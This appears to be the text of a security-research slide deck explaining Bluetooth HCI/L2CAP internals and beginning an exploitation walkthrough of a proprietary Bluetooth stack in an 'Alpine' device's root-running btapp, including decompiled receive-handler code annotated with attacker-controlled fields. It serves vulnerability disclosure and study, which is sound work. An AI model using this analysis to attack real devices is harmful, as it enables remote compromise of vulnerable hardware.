
Link Key Reply Negative

IO Capability

User Confirmation

Authentication Completed

Bluetooth :: HCI ACL Fragmentation



HCI ACL Data Packet

Handle[1]	PB flag	BC flag	Data Total Length	Data[2]
12	2	2	16	

Value	Description
00b	ACL Start: First non-flushable fragment
01b	ACL Continue fragment
10b	ACL Start: First flushable fragment
11b	A complete L2CAP PDU

L2CAP PDU Header

Length	Channel ID
16	16

[1] Connection handle to be used for transmitting data over a HCI Link Connection (primary controller)

[2] HCI ACL fragment's maximum length depends on the controller. Usually it's 1021 bytes

Bluetooth :: L2CAP Channels


- The logical connection between two endpoints in peer devices
  - Endpoints are BT Profiles identified by PSM (analog to TCP/IP ports)
- Multiplexing over HCI Link
- Identified by Channel ID (CID):
  - SCID - Source endpoint CID
  - DCID - Destination endpoint CID

Bluetooth :: L2CAP Channels

Two types of L2CAP Channels:

- FIxed Channels
  - Static SCID / DCID
  - L2CAP Signalling Channel (SCID=1)
    - Creating dynamic L2CAP Channels
- Dynamic Channels
  - Dynamically allocated SCID / DCID
  - Types: Basic, ERTM, Streaming, etc
  - Service Discovery Protocol (SDP) is accessible before authentication

Bluetooth :: L2CAP Channels



L2CAP Channels

Multiple L2CAP Channels over the same
HCI Link Connection are possible (multiplexing)

Bluetooth :: Summary

- HCI Link Connection is the initial step for BT communication
- HCI Handle is an identification of a HCI Link Connection
- L2CAP Channels are multiplexed connections to BT services
- L2CAP Channels types: Basic, ERTM
- The number of L2CAP Channels is limited (Alpine: ~50)
- L2CAP PDU consists of multiple HCI ACL fragments
- SDP service is accessible prior to authentication

BT :: Alpine

Alpine :: btapp

- ARM 32-bit architecture.
- Launched as root.
- Security mitigations:
  - Stack: No canary found
  - PIE: No PIE (0x10000)
- `libc-2.20.so` - no Tcache.
- Multithreaded – “BT thread” is responsible for BT communication
- Bluetooth Stack – a proprietary implementation
  - Other devices might be vulnerable
- Contains symbols – simplifies reverse-engineering


Alpine :: Disclaimer

A few warnings before going further:

- All the code examples are heavily simplified for readability.
- A lot of checks of the original code are omitted.
- Only mandatory exploitation steps are discussed.

You can find all the details in the upcoming whitepaper


Alpine :: HCI ACL Rx



```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 p_link = prh_l2_acl_find_handle((int)hci_handle);
 data = inbf->data;
 aclLen = inbf->len - 4;
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
 }
}
```


`p_link` is the representation of an established HCI Link Connection

Alpine :: HCI ACL Rx :: ACL Start




```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 p_link = prh_l2_acl_find_handle((int)hci_handle);
 data = inbf->data;
 aclLen = inbf->len - 4;
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
 }
}
```

Alpine :: HCI ACL Rx :: ACL Start




Legend:


- uninitialized
- initialized
- controlled



```
 if ( !p_link->mtu_complete && p_link->cur_buf ) {
   host_buf_free(p_link->cur_buf);
   p_link->cur_buf = NULL;
 }
 p_link->mtu_complete = 0;
 p_link->length = data[0] | (data[1] << 8);
 p_link->cur_len = 0;
 p_link->pending_cid = (data[2] | (data[3] << 8));
 if ( cid == 2 && p_link->length > 0x4F1 ) {
   p_link->mtu_complete = 1;
   return 0;
 }
 chan = prh_l2_chn_get_p_channel(p_link->pending_cid);
 if ( p_link->length > chan->inMTU ) {
   p_link->mtu_complete = 1;
   return 0;
 }
 p_link->cur_buf = host_buf_alloc(p_link->length);
 p_link->cur_buf->len = p_link->length;
 p_link->cur_pos = p_link->cur_buf;
 memcpy(p_link->cur_buf, data + 4, aclLen);
 p_link->cur_pos += aclLen;
 p_link->cur_len += aclLen;
 if ( aclLen != p_link->length )
   return 0;
pkt_handler:
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 prh_l2_pkt_handler(
   p_link->pending_cid, hci_handle, p_link->cur_buf);
 return ret;
```

